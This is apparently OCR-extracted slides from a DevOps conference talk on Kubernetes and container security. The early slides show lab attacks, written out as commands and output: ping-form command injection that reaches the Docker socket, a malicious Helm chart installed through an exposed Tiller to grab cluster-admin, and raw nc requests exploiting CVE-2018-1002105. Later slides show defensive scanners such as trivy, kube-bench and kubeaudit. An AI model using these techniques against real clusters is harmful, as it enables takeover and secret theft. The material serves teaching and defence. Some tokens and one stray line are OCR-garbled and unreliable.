ENABLE_CLUSTER_REGISTRY: "false"
ENABLE_CLUSTER_UI: "true"
ENABLE_L7_LOADBALANCING: glbc
```

Connectivity check

Ping your site

IP Address

PING

Output:

```
PING google.com (209.85.200.138) 56(84) bytes of data.  
64 bytes from jl-in-f138.1e100.net (209.85.200.138): icmp_seq=1 ttl=51 time=1.28 ms  
64 bytes from jl-in-f138.1e100.net (209.85.200.138): icmp_seq=2 ttl=51 time=0.559 ms  
  
--- google.com ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1000ms  
rtt min/avg/max/mdev = 0.559/0.921/1.284/0.363 ms  
uid=0(root) gid=0(root) groups=0(root)
```

Command Injection to node access (host)

IP Address

PING

Output:

```
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/IE3Q06GFQBOYIBWBGAZ5X6HUTW:/var/lib/docker/overlay2/l/UB6FEIRFIK4S57ABURSIK4YNCZ:/var/lib/
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
/dev/sda1 on /dev/termination-log type ext4 (rw,relatime,data=ordered)
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,data=ordered)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,data=ordered)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,data=ordered)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
tmpfs on /custom/docker/docker.sock type tmpfs (rw,nosuid,noexec,relatime,size=378116k,mode=755)
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime)
Usage: ping [-aAbBdDfLnQqrUVV64] [-c count] [-i interval] [-I interface]
          [-M mark1 [-M mark2]] [-m payload] [-n pattern] [-o tool]
```

Command Injection to node access (host)

IP Address

```
/root/docker/docker -H unix:///custom/docker/docker.sock images
```

PING**Output:**

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
gcr.io/training-automation-stuff/connectivity-check	latest	553a2945a13b	19 minutes ago	167MB
gke-nvidia-installer	fixed	21416b710e17	20 hours ago	75B
aquasec/kube-bench	latest	0e57a7b22faa	5 days ago	16.8MB
gcr.io/google_containers/kube-proxy	v1.11.6-gke.3	319a53dc48ee	3 weeks ago	103MB
k8s.gcr.io/kube-proxy	v1.11.6-gke.3	319a53dc48ee	3 weeks ago	103MB
gcr.io/kubernetes-helm/tiller	v2.12.1	def589f37fc4	6 weeks ago	81.4MB
gcr.io/stackdriver-agents/stackdriver-logging-agent	0.6-1.6.0-1	f4f80bb31718	3 months ago	223MB
k8s.gcr.io/k8s-dns-sidecar-amd64	1.14.13	4b2e93f0133d	4 months ago	42.9MB
k8s.gcr.io/k8s-dns-kube-dns-amd64	1.14.13	55a3c5209c5e	4 months ago	51.2MB
k8s.gcr.io/k8s-dns-dnsmasq-nanny-amd64	1.14.13	6dc8ef8287d3	4 months ago	41.4MB
k8s.gcr.io/prometheus-to-sd	v0.3.1	e424a4de6033	5 months ago	88.1MB
k8s.gcr.io/pause	3.1	da86e6ba6ca1	13 months ago	742kB
gcr.io/google-containers/prometheus-to-sd	v0.2.3	4718acfac114	14 months ago	55.3MB
k8s.gcr.io/defaultbackend	1.4	846921f0fe0e	15 months ago	4.84MB

```
Usage: ping [-aAbBdFhLn0qrRUvV64] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
```

ADDO™ No default security boundary in k8s namespaces

ALL DAY DEVOPS

```
$ kubectl get ns
NAME      STATUS  AGE
database  Active  8m
default   Active  5d
kube-public Active  5d
kube-system Active  5d
$ kubectl get all -n database
NAME                           READY  STATUS    RESTARTS  AGE
pod/secrets-db-deployment-6b688b8b66-v4wp9  1/1    Running   0          8m

NAME           TYPE        CLUSTER-IP      EXTERNAL-IP      PORT(S)        AGE
service/secrets-db-service  ClusterIP  10.39.249.127  <none>        3306/TCP     8m

NAME            DESIRED  CURRENT  UP-TO-DATE  AVAILABLE  AGE
deployment.apps/secrets-db-deployment  1         1         1           1          8m

NAME            DESIRED  CURRENT  READY  AGE
replicaset.apps/secrets-db-deployment-6b688b8b66  1         1         1          8m
$ █
```

Default misconfigured Helm Tiller = Cluster Pwn

```
root@incluster:/# helm --host tiller-deploy.kube-system:44134 version
Client: &version.Version{SemVer:"v2.12.3", GitCommit:"eecf22f77df5f65c"
Server: &version.Version{SemVer:"v2.12.1", GitCommit:"02a47c7249b1fc6d
root@incluster:/#
```

```
root@incluster:/# helm --host tiller-deploy.kube-system:44134 install /pwnchart
NAME: maudlin-rabbit
LAST DEPLOYED: Mon Feb 4 09:00:56 2019
NAMESPACE: default
STATUS: DEPLOYED

RESOURCES:
==> v1beta1/ClusterRole
NAME          AGE
all-your-base 0s

==> v1beta1/ClusterRoleBinding
NAME          AGE
belong-to-us 0s
```

ADDO™ Default misconfigured Helm Tiller = Cluster Pwn

```
root@incluster:/# kubectl get secrets -n kube-system
NAME                                     TYPE           DATA   AGE
attachdetach-controller-token-557td      kubernetes.io/service-account-token  3      5d
certificate-controller-token-w2zdt       kubernetes.io/service-account-token  3      5d
cloud-provider-token-ntwpj              kubernetes.io/service-account-token  3      5d
clusterrole-aggregation-controller-token-9nww7 kubernetes.io/service-account-token  3      5d
cronjob-controller-token-g2bs6          kubernetes.io/service-account-token  3      5d
daemon-set-controller-token-rgfsc        kubernetes.io/service-account-token  3      5d
default-token-qqdc8                     kubernetes.io/service-account-token  3      5d
deployment-controller-token-zfccc       kubernetes.io/service-account-token  3      5d
disruption-controller-token-dgf4c        kubernetes.io/service-account-token  3      5d
endpoint-controller-token-65prh         kubernetes.io/service-account-token  3      5d
event-exporter-sa-token-2wwqk          kubernetes.io/service-account-token  3      5d
expand-controller-token-qdstb          kubernetes.io/service-account-token  3      5d
fluentd-gcp-scaler-token-wqxb2        kubernetes.io/service-account-token  3      5d
fluentd-gcp-token-2j59p               kubernetes.io/service-account-token  3      5d
generic-garbage-collector-token-h268l   kubernetes.io/service-account-token  3      5d
heapster-token-l9ktw                   kubernetes.io/service-account-token  3      5d
horizontal-pod-autoscaler-token-lcd65  kubernetes.io/service-account-token  3      5d
io-b-controller-token-tndwi           kubernetes.io/service-account-token  3      5d
```



Trivy - Vulnerability Scanner for Containers

```
$ trivy appsecco/dsvw
2019-09-20T15:22:38.209+0530    INFO   Updating vulnerability database...
2019-09-20T15:22:39.177+0530    WARN   You should avoid using the :latest tag as it is cached. You need to specify
2019-09-20T15:22:48.691+0530    INFO   Detecting Alpine vulnerabilities...

appsecco/dsvw (alpine 3.6.2)
=====
Total: 27 (UNKNOWN: 0, LOW: 3, MEDIUM: 20, HIGH: 4, CRITICAL: 0)

+---+-----+-----+-----+-----+-----+
| LIBRARY | VULNERABILITY ID | SEVERITY | INSTALLED VERSION | FIXED VERSION | TITLE
+---+-----+-----+-----+-----+-----+
| busybox | CVE-2017-15873 | MEDIUM | 1.26.2-r5          | 1.26.2-r9      | busybox: Integer overflow in
|          |                   |          |                  |                  | the get_next_block function
|          | CVE-2017-16544   |          |                  |                  |
|          |                   |          |                  |                  | busybox: Insufficient
|          |                   |          |                  |                  | sanitization of filenames when
|          |                   |          |                  |                  | autocompleting
+---+-----+-----+-----+-----+-----+
| libgcrypt | CVE-2018-0495 | LOW    | 1.7.9-r0          | 1.7.10-r0     | ROHNTP: Key Extraction Side
|          |                   |          |                  |                  | Channel in Multiple Crypto
|          |                   |          |                  |                  | Libraries
+---+-----+-----+-----+-----+-----+
| libxml2  | CVE-2017-16931 | HIGH   | 2.9.4-r4          | 2.9.5-r0      | libxml2: Mishandling
|          |                   |          |                  |                  | parameter-entity references
|          | CVE-2018-14567   | MEDIUM |                   | 2.9.8-r1      | libxml2: Infinite loop when
|          |                   |          |                  |                  | --with-lzma is used allows for
|          |                   |          |                  |                  | denial of service...
|          | CVE-2018-14404   |          |                  |                  |
|          |                   |          |                  |                  | libxml2: NULL pointer
|          |                   |          |                  |                  | dereference in
|          |                   |          |                  |                  | xpath.c:xmlXPathCompOpEval()
|          |                   |          |                  |                  | can allow attackers to cause
|          |                   |          |                  |                  | a...
|          | CVE-2018-9251    | LOW    |                   |                  |
|          |                   |          |                  |                  | libxml2: infinite loop in
|          |                   |          |                  |                  | xz_decomp function in xzlib.c
+---+-----+-----+-----+-----+-----+
```

dockle - Container Image Linter for Security

```
student@box:~$ dockle appsecco/dsvw:latest
WARN    - CIS-DI-0001: Create a user for the container
        * Last user should not be root
INFO    - CIS-DI-0005: Enable Content trust for Docker
        * export DOCKER_CONTENT_TRUST=1 before docker pull/build
WARN    - CIS-DI-0006: Add HEALTHCHECK instruction to the container image
        * not found HEALTHCHECK statement
PASS    - CIS-DI-0007: Do not use update instructions alone in the Dockerfile
PASS    - CIS-DI-0008: Remove setuid and setgid permissions in the images
FATAL   - CIS-DI-0009: Use COPY instead of ADD in Dockerfile
        * Use COPY : /bin/sh -c #(nop) ADD file:7b91f7ac43576a4f7bd9562604f97d3fc9913dc2576530efbf6dcf07953c8bfd in /dsvw.py
PASS    - CIS-DI-0010: Do not store secrets in ENVIRONMENT variables
PASS    - CIS-DI-0010: Do not store secret files
PASS    - DKL-DI-0001: Avoid sudo command
PASS    - DKL-DI-0002: Avoid sensitive directory mounting
PASS    - DKL-DI-0003: Avoid apt-get/apk/dist-upgrade
PASS    - DKL-DI-0004: Use apk add with --no-cache
PASS    - DKL-DI-0005: Clear apt-get caches
WARN    - DKL-DI-0006: Avoid latest tag
        * Avoid 'latest' tag
FATAL   - DKL-LI-0001: Avoid empty password
        * No password user found! username : root
PASS    - DKL-LI-0002: Be unique UID
PASS    - DKL-LI-0002: Be unique GROUP
student@box:~$
```

- A script that checks for dozens of common best-practices around deploying Docker containers in production
 - Host configuration
 - Docker daemon configuration and files
 - Docker container images
 - Docker runtime
 - Docker security operations
 - Docker swarm configuration

```
student@debian:~$ cd /opt/docker-bench-security/
student@debian:/opt/docker-bench-security$ sudo bash docker-bench-security.sh
# -----
# Docker Bench for Security v1.3.4
#
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker containers in production.
# Inspired by the CIS Docker Community Edition Benchmark v1.1.0.
# -----
```

Initializing Wed Aug 1 13:02:13 IST 2018

```
[INFO] 1 - Host Configuration
[WARN] 1.1 - Ensure a separate partition for containers has been created
[NOTE] 1.2 - Ensure the container host has been Hardened
[INFO] 1.3 - Ensure Docker is up to date
[INFO]     * Using 18.06.0, verify is it up to date as deemed necessary
[INFO]     * Your operating system vendor may provide support and security maintenance for Docker
[INFO] 1.4 - Ensure only trusted users are allowed to control Docker daemon
[INFO]     * docker:x:999:student
[WARN] 1.5 - Ensure auditing is configured for the Docker daemon
[WARN] 1.6 - Ensure auditing is configured for Docker files and directories - /var/lib/docker
[WARN] 1.7 - Ensure auditing is configured for Docker files and directories - /etc/docker
[WARN] 1.8 - Ensure auditing is configured for Docker files and directories - docker.service
[WARN] 1.9 - Ensure auditing is configured for Docker files and directories - docker.socket
[WARN] 1.10 - Ensure auditing is configured for Docker files and directories - /etc/default/docker
[INFO] 1.11 - Ensure auditing is configured for Docker files and directories - /etc/docker/daemon.json
[INFO]     * File not found
[WARN] 1.12 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-containerd
[WARN] 1.13 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-runc
```

- Master Node Security Configuration

- API Server
- Scheduler
- Controller Manager
- Configuration Files
- etcd
- General Security Primitives
- PodSecurityPolicies

- Worker Node Security Configuration

- Kubelet
- Configuration Files

```
$ kubectl logs kube-bench-node-mhqxg
[INFO] 2 Worker Node Security Configuration
[INFO] 2.1 Kubelet
[FAIL] 2.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 2.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[FAIL] 2.1.3 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[FAIL] 2.1.4 Ensure that the --client-ca-file argument is set as appropriate (Scored)
[FAIL] 2.1.5 Ensure that the --read-only-port argument is set to 0 (Scored)
[FAIL] 2.1.6 Ensure that the --streaming-connection-idle-timeout argument is not set to 0 (Scored)
[FAIL] 2.1.7 Ensure that the --protect-kernel-defaults argument is set to true (Scored)
[PASS] 2.1.8 Ensure that the --make-iptables-util-chains argument is set to true (Scored)
[PASS] 2.1.9 Ensure that the --hostname-override argument is not set (Scored)
[FAIL] 2.1.10 Ensure that the --event-qps argument is set to 0 (Scored)
[FAIL] 2.1.11 Ensure that the --tls-cert-file and --tls-private-key-file arguments are set as appropriate (Scored)
[PASS] 2.1.12 Ensure that the --cadvisor-port argument is set to 0 (Scored)
[FAIL] 2.1.13 Ensure that the --rotate-certificates argument is not set to false (Scored)
[FAIL] 2.1.14 Ensure that the RotateKubeletServerCertificate argument is set to true (Scored)
[WARN] 2.1.15 Ensure that the Kubelet only makes use of Strong Cryptographic Ciphers (Not Scored)
[INFO] 2.2 Configuration Files
[FAIL] 2.2.1 Ensure that the kubelet.conf file permissions are set to 644 or more restrictive (Scored)
[FAIL] 2.2.2 Ensure that the kubelet.conf file ownership is set to root:root (Scored)
[FAIL] 2.2.3 Ensure that the kubelet service file permissions are set to 644 or more restrictive (Scored)
[FAIL] 2.2.4 Ensure that the kubelet service file ownership is set to root:root (Scored)
[FAIL] 2.2.5 Ensure that the proxy kubeconfig file permissions are set to 644 or more restrictive (Scored)
[FAIL] 2.2.6 Ensure that the proxy kubeconfig file ownership is set to root:root (Scored)
[WARN] 2.2.7 Ensure that the certificate authorities file permissions are set to 644 or more restrictive (Scored)
[WARN] 2.2.8 Ensure that the client certificate authorities file ownership is set to root:root (Scored)
[FAIL] 2.2.9 Ensure that the kubelet configuration file ownership is set to root:root (Scored)
[FAIL] 2.2.10 Ensure that the kubelet configuration file has permissions set to 644 or more restrictive (Scored)

== Remediations ==
2.1.1 Edit the kubelet service file /etc/kubernetes/kubelet.conf
on each worker node and set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
--allow-privileged=false
```

kube-hunter

- Kube-hunter hunts for security weaknesses in Kubernetes clusters. The tool was developed to increase awareness and visibility for security issues in Kubernetes environments. You should NOT run kube-hunter on a Kubernetes cluster you don't own!

```
$ ./kube-hunter.py
Choose one of the options below:
1. Remote scanning      (scans one or more specific IPs or DNS names)
2. Subnet scanning      (scans subnets on all local network interfaces)
3. IP range scanning    (scans a given IP range)
Your choice: 1
Remotes (separated by a ','): 35.222.217.121,35.193.230.149,35.225.231.161
~ Started
~ Discovering Open Kubernetes Services...
|
| API Server:
|   type: open service
|   service: API Server
|   host: 35.222.217.121:443
|
| Access to server API:
|   type: vulnerability
|   host: 35.222.217.121:443
|   description:
|     Accessing the server API within a
|     compromised pod would help an attacker gain full
|     control over the cluster
|
-----+
Nodes
+-----+-----+
| TYPE      | LOCATION      |
+-----+-----+
| Node/Master | 35.222.217.121 |
+-----+-----+
Detected Services
+-----+-----+-----+
| SERVICE    | LOCATION      | DESCRIPTION      |
+-----+-----+-----+
| API Server | 35.222.217.121:443 | The API server is in
|                  | charge of all
|                  | operations on the
|                  | cluster.
+-----+-----+-----+
Vulnerabilities
+-----+-----+-----+-----+-----+
| LOCATION      | CATEGORY      | VULNERABILITY      | DESCRIPTION      | EVIDENCE      |
+-----+-----+-----+-----+-----+
| 35.222.217.121:443 | Remote Code      | Access to server API | Accessing the
|                      | Execution        | server API within a
|                      |                 | compromised pod
|                      |                 | would help an
|                      |                 | attacker gain full
|                      |                 | control over the
|                      |                 | cluster
| {"kind": "APITVersions"
|   ", "versions": ["v1"], ...
+-----+-----+-----+-----+-----+
```

ADDO® kubesec.io - Risk analysis for k8s resources

ALL DAY DEVOPS

```
$ curl --silent --compressed --connect-timeout 5 https://kubesec.io -F file=@insecuredeployment.yaml
{
  "score": -29,
  "scoring": {
    "critical": [
      {
        "selector": "containers[] .securityContext .privileged == true",
        "reason": "Privileged containers can allow almost completely unrestricted host access"
      }
    ],
    "advise": [
      {
        "selector": "containers[] .securityContext .runAsNonRoot == true",
        "reason": "Force the running image to run as a non-root user to ensure least privilege"
      },
      {
        "selector": "containers[] .securityContext .capabilities .drop",
        "reason": "Reducing kernel capabilities available to a container limits its attack surface",
        "href": "https://kubernetes.io/docs/tasks/configure-pod-container/security-context/"
      },
      {
        "selector": "containers[] .securityContext .runAsUser > 10000",
        "reason": "Run as a high-UID user to avoid conflicts with the host's user table"
      },
      {
        "selector": "containers[] .securityContext .capabilities .drop | index(\"ALL\")",
        "reason": "Drop all capabilities and add only those required to reduce syscall attack surface"
      },
      {
        "selector": "containers[] .resources .limits .memory",
        "reason": "Enforcing memory limits prevents DOS via resource exhaustion"
      }
    ]
  }
}
```

<https://kubesec.io/>

kubeaudit - Audit your kubernetes clusters

```
$ ./kubeaudit all
INFO[0000] Not running inside cluster, using local config
ERRO[0004] AllowPrivilegeEscalation not set which allows privilege escalation, please set to false Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] AllowPrivilegeEscalation not set which allows privilege escalation, please set to false Container=prometheus-to-sd-exporter KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] ReadOnlyRootFilesystem not set which results in a writable rootFS, please set to true Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] ReadOnlyRootFilesystem not set which results in a writable rootFS, please set to true Container=prometheus-to-sd-exporter KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] RunAsNonRoot is not set, which results in root user being allowed! Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] RunAsNonRoot is not set, which results in root user being allowed! Container=prometheus-to-sd-exporter KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
WARN[0004] serviceAccount is a deprecated alias for ServiceAccountName, use that one instead Container= DSA=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system SA=fluentd-gcp
WARN[0004] Privileged defaults to false, which results in non privileged, which is okay. Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
WARN[0004] Privileged defaults to false, which results in non privileged, which is okay. Container=prometheus-to-sd-exporter KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=AUDIT_WRITE Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=CHOWN Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=DAC_OVERRIDE Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=FOWNER Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=FSETID Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=KILL Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=MKNOD Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=NET_BIND_SERVICE Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=NET_RAW Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=SETFCAP Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=SETGID Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=SETPCAP Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=SETUID Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=SYS_CHROOT Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped CapName=AUDIT_WRITE Container=prometheus-to-sd-exporter KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
```

CVE-2018-1002105

```
vagrant@kube-01:~$ nc -C --ssl 192.168.12.10 6443
GET /exec/default/nginx-5dbb4c75cd-lvlgf/nginx?command=id&input=0&output=1&tty=0 HTTP/1.1
Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcmt5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRLcy5pb3ZJ2aWNlYWNb3VudC9uYW1lc3BhY2UiOjIt
WEtHUVVzLGEtZGt-Ttnt1YmVhkrVZXMwLWQm-2Vv-d1-7WEtXZ01h-Qu-2Vf-m-VQ1-m-Eh-HUVzLGEtZGt1-2Vv-LXp-2Vv-LWV-m-C1ATd1-2Vv-ZX1-7VQ1-m-Fn-h-Q-ZX12-WN1VW-N1h-2Vv-LC9zZXJ
nM1Zm
joCdV
34xKn

g6l9wnby018teB7V6mlWoQoBzdxVKImyFks7Pr9rnNa4d7zI8vI5Hscb_W1Yo4BsGdgrUgr7ZUbkEnfwXWkPDFHUCVw29-Erue3SWy1ZFj7fCeBq2Ag
Upgrade: websocket
Connection: Upgrade
Host: 192.168.12.10:6443
Origin: https://192.168.12.10:6443

HTTP/1.1 403 Forbidden
Content-Type: application/json
X-Content-Type-Options: nosniff
Date: Fri, 07 Dec 2018 17:05:45 GMT
Content-Length: 260

{"kind": "Status", "apiVersion": "v1", "metadata": {}, "status": "Failure", "message": "forbidden: User \\"system:serviceaccount:mynamespace:mynamespace-user\\" cannot get path \"/exec/default/nginx-5dbb4c75cd-lvlgf/nginx\\\"", "reason": "Forbidden", "details": {}, "code": 403}
```

CVE-2018-1002105

```
vagrant@kube-01:~$ nc -ssl 192.168.12.10 6443
GET /api/v1/namespaces/mynamespace/pods/cool-79b76569d9-wxsvs/exec HTTP/1.1
Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9eyJpc3Mi0iJrdWJlc5ldGVzL3NlcnPZVhY2NvdW50Iiwia3ViZXJuZXRLcy5pb9zZXJ2aWNlYWNb3VudC9uYW1lc3BhY2Ui0iJteW5hbWVzcGFjZSI
s
1
1
y0Rm52WkR005f480cQqV11x3xctm2LMBDA1TA9LYyLk3Wd4o1t61NW9DTeeD00yDCSRRFXXtUQLKEamC-BB8WQyn-MuyMX1B4xKng6L9wnby018teB7V6mLWoQoBzdxVKImyFks7Pr9rnNa4d/z18v15Hscb_W1Yo4BsGdgrUgr7ZUbkEn
fbXWkPDFHUCVw29-Erue3SWy1ZFj7fCeBq2Ag
Host: 192.168.12.10:6443
Connection: upgrade
Upgrade: websocket


HTTP/1.1 400 Bad Request
Date: Fri, 07 Dec 2018 16:54:17 GMT
Content-Length: 52
Content-Type: text/plain; charset=utf-8

